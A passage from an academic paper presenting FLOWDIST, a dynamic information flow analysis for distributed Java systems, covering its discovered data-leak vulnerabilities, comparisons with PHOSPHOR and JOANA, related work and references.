Case 1. In the Netty-Integration execution, this fixed case is a data leak induced by logging via exceptional control flow, as depicted in Figure 8. The sensitive data (object *selectionKey*) was read in class `AbstractNioChannel` of the *Nio* process (at the *source*), passed through class `SingleThreadEventExecutor` of the *Concurrent* process, and reached class `NioEventLoop` of the *Nio* process where the data went out of the system (at the *sink*). The throwable object *t* exposed *selectionKey* in the log, with which a client registers a socket channel and connects to the server. An adversary can exploit this leaked data to launch denial-of-service (DoS) attacks against the server. A single-process DIFA/DTA would have missed the *interprocess* information flow here hence this vulnerability.




Figure 9: New vulnerabilities discovered: Case 2.

Case 2. During the Thrift-Integration execution, we found again a logging-induced data leak, but in normal control flows, as depicted in Figure 9. At the *source*, an user input was read into *buf* in class `TIOStreamTransport` of the *Transport* process, passed through class `CalculatorClient` of the *Calculator* process, and flowed back into class `TSaslTransport` of the *Transport* process where the data went out of the system (at the *sink*). Any sensitive data (e.g., personal identification information) included in the user input would be leaked into the log, hence possibly enable intrusions into the system or cause losses. This vulnerability would be missed by existing application-level DIFA/DTA too since it occurs also via an *interprocess* information flow.

> FLOWDIST *discovered 24 new vulnerabilities in 8 real-world distributed systems, with 17 confirmed and 2 fixed, suggesting its promising capability in this regard.*

Additional analysis. Not every information flow path reported by FLOWDIST represents a real vulnerability. Thus, additional analysis is expected for bug confirmation.

For a known vulnerability, once the relevant source and sink are identified as described earlier (§6.3.4), the vulnerability is readily confirmed as per the bug report/description after FLOWDIST found a path between the source and the sink.

For a new vulnerability, found from given sources/sinks, the additional analysis/effort is to confirm it by checking the relevant paths FLOWDIST produced. A path from a source *s* to a sink *t* reported may not always be a really critical bug *to the user*: for instance, the data retrieved at *s* may not actually be considered sensitive by the user even if *t*




Figure 10: The accuracy of FLOWDIST versus the baselines.

represents a data-leaking operation, or the sink is considered critical (e.g., making a branch decision) but *s* retrieves data not from any user input. It is also possible that in the user's specific application scenario there are some external security protection mechanisms (e.g., logging sensitive data into protected logs). Such security context factors are not currently considered by FLOWDIST itself (and it is hard to do so). Thus, confirmation is generally a necessary additional step.

False positives/negatives. Due to the presence of various security context factors, only part of the information flow paths reported by FLOWDIST will be confirmed as real bugs as described above; others are *false positives* from a vulnerability-discovery's point of view. Note that in RQ1 we reported a zero false positive rate, which was from the perspective of DIFA reporting true dynamic dependencies.

Given that all the known vulnerabilities were reproduced on interprocess flows according to the results for RQ4, in our experiments for RQ5 we focused on interprocess paths to discover new vulnerabilities. From a total of 323 unique reports, by carefully considering security context factors, we confirmed 209 bugs. Further confirmation with developers went slow, thus we only reported 24 most critical (in our view) ones by the time of writing this paper. Yet others are also valid/non-trivial. Thus, the overall false positive rate for security context was (323-209)/323=35%.

As a dynamic analysis, FLOWDIST cannot discover vulnerabilities that are not covered by the executions it analyzes, which naturally causes *false negatives*. Since the entire set of true vulnerabilities is unknown for our subject systems, we could not quantify the false negative rate of FLOWDIST for security context with respect to our dataset.

6.3.6 RQ6: Baseline Comparisons

Our baseline PHOSPHOR instruments a standard JVM such that taint tags set and retrieved in (unit) test cases can be propagated during the execution of a given application on the instrumented JVM [47]. This requires sources and sinks to be in the test code. Thus, we needed to write a dedicated unit test for each source-sink pair per subject—the original test cases (e.g., system tests) associated with our subjects do not contain the sources/sinks considered in our comparisons.

In each of these dedicated tests, we first tainted the source data (variable) at the test entry, then triggered the original subject execution, and finally checked the taint-tag at the sink upon the test exit. We realized these taint tagging and checking operations using PHOSPHOR APIs as per the variable type. These test cases are in [65]/PhosphorTest. We spent *4 to 10 hours to develop such dedicated tests for each of our subjects*. By design, PHOSPHOR does not compute taint flow paths. Thus, for each source-sink pair, we considered that PHOSPHOR found a taint flow between the pair if the sink contained the taint tag set at the source.

The other baseline JOANA [75] identifies vulnerabilities (e.g., sensitive information leaks) in a given Java program through a static dependence analysis. It requires entry points, sources, and sinks explicitly specified by users *through annotations* in the program. We spent *1 to 3 hours to set such annotations for each of our subjects*. JOANA does not report flow paths either, but only the sinks reachable from any annotated sources. To enable comparison, we considered that it found an information flow path between a source and a sink if it reports the sink when we annotated the source.

We note that a few cross-process DIFA/DTA tools do exist, yet to the best of our knowledge no such tools working for common distributed Java software like our subjects are available: For example, Kakute [79] works only with data-intensive applications based on a particular framework Spark while Taint-Exchange [124] (like Cloudfence [103] and Cloudopsy [123]) only works for C/C++ software. And all such tools are not purely application-level like ours.

Effectiveness. Figure 10 contrasts FLOWDIST with the baselines in terms of effectiveness for all the source/sink pairs in Thrift, Voldemort-Load, and Netty—we only considered these executions as we were able to (manually) produce the ground truth only for them (as for RQ1). Both baselines captured all the true *intraprocess* paths found by FLOWDIST but missed all the interprocess ones. Thus, they had the same but low (37.5%) recall; for the same reason, *none of them found any of the known and new vulnerabilities* (which were all on *interprocess* paths) as FLOWDIST did. JOANA reported many additional paths that were not covered in the executions considered. With respect to the ground-truth paths (all being *dynamic*), those additional paths were false positives, leading to very low (30%) precision of JOANA. As a result, FLOWDIST had a much higher F1 accuracy (100%) than PHOSPHOR (54.6%) and JOANA (33.3%).

It should also be noted that many of the vulnerabilities found by FLOWDIST were confirmed not just according to the source-sink reachability but by checking the complete, detailed flow paths as offered by a DIFA. DTA techniques like JOANA and PHOSPHOR would not sufficiently support such confirmations (even when working across processes to address interprocess flows), because they do not provide the path details needed. This helps justify using DIFA over DTA.

Efficiency. For the above effectiveness results, PHOSPHOR and JOANA took 1.38 and 0.43 seconds on average, respectively, for each source/sink pair, lower than FLOWDIST's querying cost (13 seconds on average). FLOWDIST also incurred a higher average storage cost (293.4MB) than PHOSPHOR (21.2MB) and JOANA (35.2MB). The reason is that FLOWDIST performed more, heavier analyses (e.g., probing, building the dependence graph,




Figure 11: The total time costs (in seconds) of FLOWDIST*mul* and FLOWDIST*sim* against FLOWDIST for all subject executions.




Figure 12: The storage costs (in MB) of FLOWDIST*mul* and FLOWDIST*sim* against FLOWDIST for all subject executions.

profiling instance-level method events) than the baselines (e.g., JOANA only statically checked the source code). These extra costs of FLOWDIST were moderate and should be paid off by its much higher effectiveness. Critically, it did not incur the substantial manual (e.g., test case development or source annotation) effort as the baselines require.

Discussion. Our goal with FLOWDIST is to achieve practical *applicability*, *portability*, *scalability*, and *cost-effectiveness* together for *DIFA* of *distributed software* instead of just better *DTA efficiency* for *single-process programs*. In addition, FLOWDIST works at an application level and computes full information flow paths (as opposed to taint checking only as by our baselines). Thus, we expected it to incur higher overheads than system-level DTA approaches (e.g., PHOSPHOR). The baselines need platform customization and/or substantial manual (test development or source annotation) effort that FLOWDIST avoids. The full information flow paths, which the baselines do not provide, are valuable for detailed security diagnoses. FLOWDIST thus complements the baselines by *making different tradeoffs* (e.g., portability versus efficiency).

> FLOWDIST *achieved much higher effectiveness at reasonable costs over two state-of-the-art peer tools, yet without manual setup effort. None of the baselines found any of the known and new vulnerability as* FLOWDIST *did due to their failure to analyze* interprocess *flows.*

6.3.7 RQ7: Alternative Design Comparisons

To compare FLOWDIST to the two alternative designs, we repeated the experiments for RQ1 and RQ2 with FLOWDIST*sim* and FLOWDIST*mul*. We confirmed that these three tools produced the same information flow paths, hence their equivalence in effectiveness—while FLOWDIST*mul* generally suffers from non-determinism in the analyzed executions, it was not affected by such issues in our study.

Also as expected, the best performer among the three varied for different systems in terms of efficiency. Figure 11 shows the contrasts in the total analysis time of each tool for each of the 18 executions studied. For relatively large systems (ZooKeeper and larger), FLOWDIST was constantly the most efficient. For these systems the time saved due to the reduced instrumentation and profiling scope in the pre-analysis noticeably outweighed the time cost of the static analysis itself that enabled the reduction—thus, FLOWDIST won over FLOWDIST*sim*. Meanwhile, the time saved due to the reduced scope of profiling instance-level method events was outweighed by the extra time incurred by additional executions (with tracing) of the subject (in the intermediate phase)—thus, FLOWDIST won over FLOWDIST*mul*.

Table 6: Recommendations on DIFA/DTA tool selection

System type			With non-deterministic executions?	
			Yes	No
Distributed (multi-process)	Common	Small	FLOWDIST*sim*	FLOWDIST*sim* or FLOWDIST*mul*
		Large	FLOWDIST	FLOWDIST
	Specialized		Kakute [79] (for Spark [122])	
			Pileus [116] (for OpenStack [110]),...	
Single-process			PHOSPHOR [47], JOANA [75],...	

These outweighing contrasts were reversed for small systems (those smaller than ZooKeeper), which explains why for those systems the alternative designs won (albeit the difference between FLOWDIST*sim* and FLOWDIST*mul* was small). Here we differentiate systems as small and large not only by code size but also trace size.

Comparison on storage costs revealed insignificant differences, as shown in Figure 12. FLOWDIST*sim* needed the most storage spaces while FLOWDIST*mul* had the least storage requirements. And the storage costs incurred by FLOWDIST (default design) were in between. The reason is that FLOWDIST*sim* traces all instance-level method and branch events in the subject execution during the pre-analysis phase. In contrast, FLOWDIST traces relevant methods and branches only. On the other hand, FLOWDIST*mul* just records the first entry and last returned-into events in the pre-analysis phase, and then only traces methods on the method-level flow paths found in the pre-analysis and branches in those methods.

These findings led us to the recommendations on choosing the right tool for a particular system, as shown in Table 6. Overall, FLOWDIST best suits large-scale common distributed systems, regardless of the executions analyzed being non-deterministic or not. For small common distributed systems, either FLOWDIST*sim* or FLOWDIST*mul* may be a great choice if the target execution is known to be deterministic; otherwise, FLOWDIST*mul* would be opted out. We also put in a few peer tools that suite other types of (specialized distributed or single-process) systems, to highlight again that our work complements them.

The two alternative designs can complement FLOWDIST *in suiting smaller systems, while the three together complement existing DIFA/DTA tools in dealing with common distributed systems.*

6.4 Regarding the Vulnerabilities Discovered

The previously known vulnerabilities discovered by FLOWDIST have been documented in detail on respective CVE pages as seen in Table 4. The documentations include how the vulnerabilities have been disclosed and addressed.

Regarding each of the 24 new vulnerabilities discovered by FLOWDIST, we have contacted the developers of respective systems. By the time of this paper submission, all of these have been reported to the system vendors, although some of them have not been confirmed yet (i.e., for HSQLDB, Raining Sockets, Voldemort, and xSocket), possibly because the developers have not been active recently. Others have all been confirmed, among which two have been fixed. The details on each of these 24 vulnerabilities are documented in [65]/newVulnerabilities/Vulnerabilities.docx.

7 Related Work

Most previous information flow analyses are purely *static* (e.g., [50, 75, 99, 117]), including well-known works for Android (e.g., FlowDroid [41], IccTA [88], Amandroid [118], DroidSafe [73], and HornDroid [54]). These approaches suffer from imprecision issues common to purely static analysis, which is also commonly unsound due to dynamic constructs (e.g., reflection and dynamic code loading) in modern languages [91]. With distributed programs, these issues are exacerbated due to implicit dependencies among distributed (decoupled) components. Next, we discuss prior works closely related to ours (i.e., relevant to DIFA/DTA), which are *dynamic* in nature and target specific program executions by design (hence orthogonal to common problems like run-time input quality and limited coverage).

Conventional DIFA/DTA. Like TaintDroid [64], TaintMan [120] customizes the Android OS to track whole-system information flow at runtime. Panorama [119] performs system-side dynamic information flow tracking for Windows malware analysis, through dynamic instrumentation as Dytan [60] and TaintEraser [125]. In [76], a dynamic taint analysis was used for intrusion detection via a custom Linux security module. Juturna [92] employs bytecode augmentation and modified Java API classes, similar to PHOSPHOR instrumenting JVM, for taint tracking. These approaches require customized run-time platforms, like a few others [59, 62, 115] using specialized hardware, to perform DTA. In [43, 44, 82], the authors proposed language semantics for dynamic taint analysis of JavaScript code. LabelFlow [58] works as an extension of PHP to implement security policies in web applications. Like many other DTA tools [35, 42, 45, 57, 96, 101, 106, 113], these approaches do not work with common distributed software as they only track information flows in single threads/processes.

In contrast, FLOWDIST is a purely application-level DIFA. It does not require modifying original run-time platforms nor specific frameworks/emulators. Importantly, it tracks dynamic information flow (across processes), which is out of the applicability scope of most peer approaches.

Cross-process DIFA/DTA. Only a few existing techniques address information flows across processes. Kakute [79] tracks field-level data flow with unified APIs for reference propagation and tag sharing. Based on PHOSPHOR, it needs to customize (instrument) its runtime platform (i.e., JVM). And it focuses on Spark [122] applications only, not working with common distributed software. Similarly, Pileus [116] targets the applications on a special cloud platform OpenStack [110]. Taint-Exchange [124] is a framework for cross-host taint tracking, using libdft [83] to transfer taint information through sockets and pipes. Like Cloudfence [103] and Cloudopsy [123], Taint-Exchange relies on a customized platform (Pin) and targets C/C++ software.

In contrast, FLOWDIST works generally with *common* distributed systems, without any change to the original run-time platform while offering full information flow paths. We are not aware of a prior DIFA working for common distributed software: Kakute [79] and Pileus [116] are DTA and work only for specialized distributed systems—DTA is conceptually differentiated from DIFA (§2); other relevant approaches are either DTA or not working with common distributed systems. The key conceptual differences between FLOWDIST and peer approaches lie in our multi-staged, refinement-based methodology for DIFA and in FLOWDIST explicitly addressing *interprocess* information flow.

Dynamic dependence analysis for distributed programs. A number of dynamic slicing algorithms [46, 55, 63, 69, 74, 80, 85, 97] have been developed. In particular, prior work [46] defines varied kinds of dependencies induced by interprocess communication. However, the approach was not implemented to work on real-world distributed software, and its algorithmic nature implies scalability barriers. A major focus of FLOWDIST is to deal with the overhead of fine-grained dynamic dependence analysis so as to scale to large real-world distributed systems. The method-level dependence analysis in the pre-analysis of FLOWDIST was inspired by DISTIA [53]. In comparison, FLOWDIST targets a finer-grained and much more precise data-flow analysis at statement level with high efficiency and scalability.

Reasoning about happens-before relations by addressing global timing via partial ordering based on logic clocks is a standard technique in concurrent program analysis. This technique has been used in testing concurrent programs and distributed systems [89, 102, 121]. For example, DCatch [89] detects concurrency bugs by checking a distributed execution

against a set of happens-before relation rules. FLOWDIST also leverages happens-before relations, but among method execution events partially ordered through message-passing events and for inferring interprocess dependencies.

Language-based information flow control. Jif [105] extends Java to address information flow security via augmenting the language with features that are related to security. It supports security labels to help users specify confidentiality/integrity policies. Furthermore, as a platform and language for building secure distributed systems, Fabric [90] extends Jif to support distributed transactions and programming. It has several mechanisms, such as access control and information flow control, to prevent untrusted nodes from violating integrity and confidentiality. Other language-based information flow control approaches [56, 86, 108] have also been proposed.

In essence, these approaches offer ways of *constructing* an information-flow-secure system. Thus, to benefit from them, developers need to build the system in a specialized manner (e.g., using the Fabric language). Also, the security capabilities they offer depend on the accuracy of the policies specified. In contrast, FLOWDIST does not impose these burdens to developers and it analyzes *existing* distributed systems already built without any knowledge about itself. It also provides detailed code-level information flow paths that those language-based tools typically do not offer. Finally, the core of FLOWDIST is a dynamic data flow analysis, which can empower applications beyond those on security (e.g., testing, debugging, program understanding, performance analysis) that the language-based approaches do not readily support.

8 Conclusion

We presented FLOWDIST, a purely application-level dynamic information flow analysis for common distributed systems. To enable a practical solution to computing full information flow paths in large-scale systems, FLOWDIST overcomes multiple technical challenges via a *multi-staged refinement-based* analysis methodology. This methodology itself is applicable beyond information flow analysis and distributed systems.

Extensive evaluation of FLOWDIST and its two alternative designs showed that our approach scaled well to large-scale distributed systems with generally small run-time overhead. We also demonstrated its capabilities in discovering known and new vulnerabilities in diverse real-world systems, and its superiority over state-of-the-art peer techniques.

Acknowledgments

We thank the anonymous reviewers for constructive comments and our shepherd Engin Kirda for very helpful guidance. This work was supported by NSF through grant CCF-1936522.

References

[1] CVE-2005-3280. https://tinyurl.com/hu78vzm8.

[2] CVE-2014-0085. https://tinyurl.com/jm5zwtr2.

[3] CVE-2014-0193. https://tinyurl.com/2w74bk9x.

[4] CVE-2014-3488. https://tinyurl.com/5byw35dj.

[5] CVE-2015-2156. https://tinyurl.com/3ukzwy5r.

[6] CVE-2015-3254. https://tinyurl.com/3hpbvhr2.

[7] CVE-2016-4970. https://tinyurl.com/kmr3vb8v.

[8] CVE-2018-8012. https://tinyurl.com/7s2ass7b.

[9] CVE-2019-17572. https://tinyurl.com/w37a4bcy.

[10] Netty/8869. https://tinyurl.com/ydsjj685.

[11] Netty/9112. http://github.com/netty/netty/issues/9112.

[12] Netty/9229. http://github.com/netty/netty/issues/9229.

[13] Netty/9243. http://github.com/netty/netty/issues/9243.

[14] Netty/9291. http://github.com/netty/netty/issues/9291.

[15] Netty/9362. http://github.com/netty/netty/issues/9362.

[16] Voldemort/101. https://tinyurl.com/2s4pr4w.

[17] Voldemort/352. https://tinyurl.com/n56mc9n3.

[18] Voldemort/377. https://tinyurl.com/drrht5j4.

[19] Voldemort/378. https://tinyurl.com/84y9s73w.

[20] Voldemort/381. https://tinyurl.com/j45xkzry.

[21] Voldemort/387. https://tinyurl.com/38fvrw27.

[22] xSocket/21. https://sourceforge.net/p/xsocket/bugs/21/.

[23] ZooKeeper/2569. https://tinyurl.com/y669z2av.

[24] RainingSockets. https://tinyurl.com/566hetmd, 2004.

[25] ADEN. https://tinyurl.com/h5wrhaka, 2013.

[26] MultiChat. https://tinyurl.com/nfdbwkxb, 2015.

[27] NioEcho. https://tinyurl.com/bwu5psvh, 2015.

[28] Open Chord. https://tinyurl.com/a33zm9ec, 2015.

[29] Voldemort. https://github.com/voldemort, 2015.

[30] ZooKeeper. https://zookeeper.apache.org/, 2015.

[31] CVE. https://cve.mitre.org/, 2018.

[32] CVE-2018-8012. https://tinyurl.com/ymhej5jh, 2018.

[33] Thrift. https://thrift.apache.org/, 2018.

[34] xSocket. http://xsocket.org/, 2018.

[35] DataFlowSanitizer. https://tinyurl.com/7mv5hprs, 2019.

[36] HyperSQL. http://hsqldb.org/, 2020.

[37] Netty. https://netty.io/index.html, 2020.

[38] RocketMQ. https://rocketmq.apache.org/, 2020.

[39] Hiralal Agrawal and Joseph R Horgan. Dynamic program slicing. In *PLDI*, pages 246–256, 1990.

[40] Abdullah Mujawib Alashjaee, Salahaldeen Duraibi, and Jia Song. Dynamic taint analysis tools: A review. *IJCSS*, 13(6):231, 2019.

[41] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. FlowDroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for Android apps. In *PLDI*, pages 259–269, 2014.

[42] Mohammadreza Ashouri and Christoph Kreitz. Hybrid taint flow analysis in Scala. In *SSCI*, pages 657–663, 2019.

[43] Thomas H Austin and Cormac Flanagan. Efficient purely-dynamic information flow analysis. In *PLAS*, pages 113–124, 2009.

[44] Thomas H Austin and Cormac Flanagan. Permissive dynamic information flow analysis. In *PLAS*, pages 1–12, 2010.

[45] Subarno Banerjee, David Devecsery, Peter M Chen, and Satish Narayanasamy. Iodine: Fast dynamic taint tracking using rollback-free optimistic hybrid analysis. In *S&P*, pages 490–504, 2019.

[46] Soubhagya Sankar Barpanda and Durga Prasad Mohapatra. Dynamic slicing of distributed object-oriented programs. *IET Software*, 5(5):425–433, 2011.

[47] Jonathan Bell and Gail Kaiser. Phosphor: Illuminating dynamic data flow in commodity JVMs. In *OOPSLA*, pages 83–101, 2014.

[48] Haipeng Cai. Hybrid program dependence approximation for effective dynamic impact prediction. *TSE*, 44(4):334–364, 2018.

[49] Haipeng Cai and Xiaoqin Fu. D2ABS: A framework for dynamic dependence analysis of distributed programs. Technical report, 2019.

[50] Haipeng Cai and John Jenkins. Leveraging historical versions of Android apps for efficient and precise taint analysis. In *MSR*, pages 265–269, 2018.

[51] Haipeng Cai and Raul Santelices. Diver: Precise dynamic impact analysis using dependence-based trace pruning. In *ASE*, pages 343–348, 2014.

[52] Haipeng Cai, Raul Santelices, and Douglas Thain. DiaPro: Unifying dynamic impact analyses for improved and variable cost-effectiveness. *TOSEM*, 25(2):1–50, 2016.

[53] Haipeng Cai and Douglas Thain. DistIA: A cost-effective dynamic impact analysis for distributed programs. In *ASE*, pages 344–355, 2016.

[54] Stefano Calzavara, Ilya Grishchenko, and Matteo Maffei. HornDroid: Practical and sound static analysis of Android applications by SMT solving. In *EuroS&P*, pages 47–62, 2016.

[55] Jingde Cheng. Dependence analysis of parallel and distributed programs and its applications. In *Advances in Parallel and Distributed Computing*, pages 370–377, 1997.

[56] Winnie Cheng, Dan RK Ports, David Schultz, Victoria Popic, Aaron Blankstein, James Cowling, Dorothy Curtis, Liuba Shrira, and Barbara Liskov. Abstractions for usable information flow control in Aeolus. In *USENIX ATC*, pages 139–151, 2012.

[57] Winnie Cheng, Qin Zhao, Bei Yu, and Scott Hiroshige. TaintTrace: Efficient flow tracing with dynamic binary rewriting. In *ICC*, pages 749–754, 2006.

[58] Georgios Chinis, Polyvios Pratikakis, Sotiris Ioannidis, and Elias Athanasopoulos. Practical information flow for legacy web applications. In *OOPSLA*, pages 17–28, 2013.

[59] Jim Chow, Ben Pfaff, Tal Garfinkel, Kevin Christopher, and Mendel Rosenblum. Understanding data lifetime via whole system simulation. In *USENIX Security*, pages 321–336, 2004.

[60] James Clause, Wanchun Li, and Alessandro Orso. Dytan: A generic dynamic taint analysis framework. In *ISSTA*, pages 196–206, 2007.

[61] George Coulouris, Jean Dollimore, Tim Kindberg, and Gordon Blair. *Distributed Systems: Concepts and Design*. Addison-Wesley Publishing Company, 5th edition, 2011.

[62] Jedidiah R Crandall and Frederic T Chong. Minos: Control data attack prevention orthogonal to memory model. In *MICRO*, pages 221–232, 2004.

[63] Evelyn Duesterwald, Rajiv Gupta, and M Soffa. Distributed slicing and partial re-execution for distributed programs. In *Languages and Compilers for Parallel Computing*, pages 497–511. 1993.

[64] William Enck, Peter Gilbert, Seungyeop Han, Vasant Tendulkar, Byung-Gon Chun, Landon P Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N Sheth. TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones. *TOCS*, 32(2):5, 2014.

[65] Xiaoqin Fu and Haipeng Cai. FlowDist Artifact. https://bitbucket.org/wsucailab/flowdist.

[66] Xiaoqin Fu and Haipeng Cai. A dynamic taint analyzer for distributed systems. In *FSE*, pages 1115–1119, 2019.

[67] Xiaoqin Fu and Haipeng Cai. Measuring interprocess communications in distributed systems. In *ICPC*, pages 323–334, 2019.

[68] Xiaoqin Fu and Haipeng Cai. Scaling application-level dynamic taint analysis to enterprise-scale distributed systems. In *ICSE Companion*, pages 270–271, 2020.

[69] Xiaoqin Fu, Haipeng Cai, and Li Li. Dads: dynamic slicing continuously-running distributed programs with budget constraints. In *FSE*, pages 1566–1570, 2020.

[70] Xiaoqin Fu, Haipeng Cai, Wen Li, and Li Li. Seads: Scalable and cost-effective dynamic dependence analysis of distributed systems via reinforcement learning. *TOSEM*, 30(1):1–45, 2020.

[71] Dennis Giffhorn and Christian Hammer. Precise slicing of concurrent programs. *Automated Software Engineering*, 16(2):197–234, 2009.

[72] Mehran Goli, Muhammad Hassan, Daniel Große, and Rolf Drechsler. Security validation of VP-based SoCs using dynamic information flow tracking. *it-Information Technology*, 61(1):45–58, 2019.

[73] Michael I Gordon, Deokhwan Kim, Jeff H Perkins, Limei Gilham, Nguyen Nguyen, and Martin C Rinard. Information-flow analysis of Android applications in DroidSafe. In *NDSS*, 2015.

[74] Diganta Goswami and Rajib Mall. Dynamic Slicing of Concurrent Programs. In *HiPC*, pages 15–26. 2000.

[75] Jürgen Graf, Martin Hecker, and Martin Mohr. Using JOANA for information flow control in Java programs - a practical guide. In *Working Conference on Programming Languages*, pages 123–138, 2013.

[76] Christophe Hauser, Frédéric Tronel, Colin Fidge, and Ludovic Mé. Intrusion detection in distributed systems, an approach based on taint marking. In *ICC*, pages 1962–1967, 2013.

[77] Susan Horwitz, Thomas Reps, and David Binkley. Interprocedural slicing using dependence graphs. *TOPLAS*, 12(1):26–60, 1990.

[78] Daniel Jackson and Martin Rinard. Software analysis: A roadmap. In *ICSE*, pages 133–145, 2000.

[79] Jianyu Jiang, Shixiong Zhao, Danish Alsayed, Yuexuan Wang, Heming Cui, Feng Liang, and Zhaoquan Gu. Kakute: A precise, unified information flow analysis system for big-data security. In *ACSAC*, pages 79–90, 2017.

[80] Mariam Kamkar and Patrik Krajina. Dynamic slicing of distributed programs. In *ICSM*, pages 222–229, 1995.

[81] Min Gyung Kang, Stephen McCamant, Pongsin Poosankam, and Dawn Song. DTA++: dynamic taint analysis with targeted control-flow propagation. In *NDSS*, 2011.

[82] Rezwana Karim, Frank Tip, Alena Sochurkova, and Koushik Sen. Platform-independent dynamic taint analysis for JavaScript. *TSE*, 46(12):1364–1379, 2018.

[83] Vasileios P Kemerlis, Georgios Portokalidis, Kangkook Jee, and Angelos D Keromytis. libdft: Practical dynamic data flow tracking for commodity systems. In *VEE*, pages 121–132, 2012.

[84] Dave King, Boniface Hicks, Michael Hicks, and Trent Jaeger. Implicit flows: Can't live with 'em, can't live without 'em. In *ICISSP*, pages 56–70, 2008.

[85] Bogdan Korel and Roger Ferguson. Dynamic slicing of distributed programs. *Applied Math. and Computer Science*, 2(2):199–215, 1992.

[86] Elisavet Kozyri, Owen Arden, Andrew C Myers, and Fred B Schneider. JRIF: reactive information flow control for Java. In *Foundations of Security, Protocols, and Equational Reasoning*, pages 70–88. 2019.

[87] Patrick Lam, Eric Bodden, Ondrej Lhoták, and Laurie Hendren. The Soot framework for Java program analysis: a retrospective. In *CETUS*, volume 15, 2011.

[88] Li Li, Alexandre Bartel, Tegawendé F Bissyandé, Jacques Klein, Yves Le Traon, Steven Arzt, Siegfried Rasthofer, Eric Bodden, Damien Octeau, and Patrick McDaniel. IccTA: Detecting inter-component privacy leaks in Android apps. In *ICSE*, pages 280–291, 2015.

[89] Haopeng Liu, Guangpu Li, Jeffrey F Lukman, Jiaxin Li, Shan Lu, Haryadi S Gunawi, and Chen Tian. DCatch: Automatically detecting distributed concurrency bugs in cloud systems. *ASPLOS*, 45(1):677–691, 2017.

[90] Jed Liu, Michael D George, Krishnaprasad Vikram, Xin Qi, Lucas Waye, and Andrew C Myers. Fabric: A platform for secure distributed computation and storage. In *SOSP*, pages 321–334, 2009.

[91] Benjamin Livshits, Manu Sridharan, Yannis Smaragdakis, Ondřej Lhoták, J Nelson Amaral, Bor-Yuh Evan Chang, Samuel Z Guyer, Uday P Khedker, Anders Møller, and Dimitrios Vardoulakis. In defense of soundiness: A manifesto. *CACM*, 58(2):44–46, 2015.

[92] Florian D Loch, Martin Johns, Martin Hecker, Martin Mohr, and Gregor Snelting. Hybrid taint analysis for Java EE. In *SAC*, pages 1716–1725, 2020.

[93] Wes Masri and Andy Podgurski. Application-based anomaly intrusion detection with dynamic information flow analysis. *Computers & Security*, 27(5-6):176–187, 2008.

[94] Wes Masri and Andy Podgurski. Algorithms and tool support for dynamic information flow analysis. *IST*, 51(2):385–404, 2009.

[95] Wes Masri, Andy Podgurski, and David Leon. Detecting and debugging insecure information flows. In *ISSRE*, pages 198–209, 2004.

[96] Jiang Ming, Dinghao Wu, Gaoyao Xiao, Jun Wang, and Peng Liu. TaintPipe: Pipelined symbolic taint analysis. In *USENIX Security*, pages 65–80, 2015.

[97] Durga P Mohapatra, Rajeev Kumar, Rajib Mall, DS Kumar, and Mayank Bhasin. Distributed dynamic slicing of Java programs. *JSS*, 79(12):1661–1678, 2006.

[98] Gero Mühl, Ludger Fiege, and Peter Pietzuch. *Distributed Event-Based Systems*. Springer Science & Business Media, 2006.

[99] Andrew C Myers. JFlow: Practical mostly-static information flow control. In *POPL*, pages 228–241, 1999.

[100] Mangala Gowri Nanda and S Ramesh. Slicing concurrent programs. In *ISSTA*, pages 180–190, 2000.

[101] James Newsome and Dawn Xiaodong Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *NDSS*, volume 5, pages 1–17, 2005.

[102] Burcu Kulahcioglu Ozkan, Rupak Majumdar, and Simin Oraee. Trace aware random testing for distributed systems. *Proceedings of ACM on Programming Languages*, 3(OOPSLA):1–29, 2019.

[103] Vasilis Pappas, Vasileios P Kemerlis, Angeliki Zavou, Michalis Polychronakis, and Angelos D Keromytis. CloudFence: Data flow tracking as a cloud service. In *RAID*, pages 411–431, 2013.

[104] Manoj Plakal, Daniel J Sorin, Anne E Condon, and Mark D Hill. Lamport clocks: Verifying a directory cache-coherence protocol. In *SPAA*, pages 67–76, 1998.

[105] Kyle Pullicino. Jif: Language-based Information-flow Security in Java. *arXiv preprint arXiv:1412.8639*, 2014.

[106] Feng Qin, Cheng Wang, Zhenmin Li, Ho-seop Kim, Yuanyuan Zhou, and Youfeng Wu. LIFT: A low-overhead practical information flow tracking system for detecting security attacks. In *MICRO*, pages 135–148, 2006.

[107] Venkatesh Prasad Ranganath and John Hatcliff. Slicing concurrent java programs using Indus and Kaveri. *STTT*, 9(5-6):489–504, 2007.

[108] Bruno PS Rocha, Mauro Conti, Sandro Etalle, and Bruno Crispo. Hybrid static-runtime information flow and declassification enforcement. *TIFS*, 8(8):1294–1305, 2013.

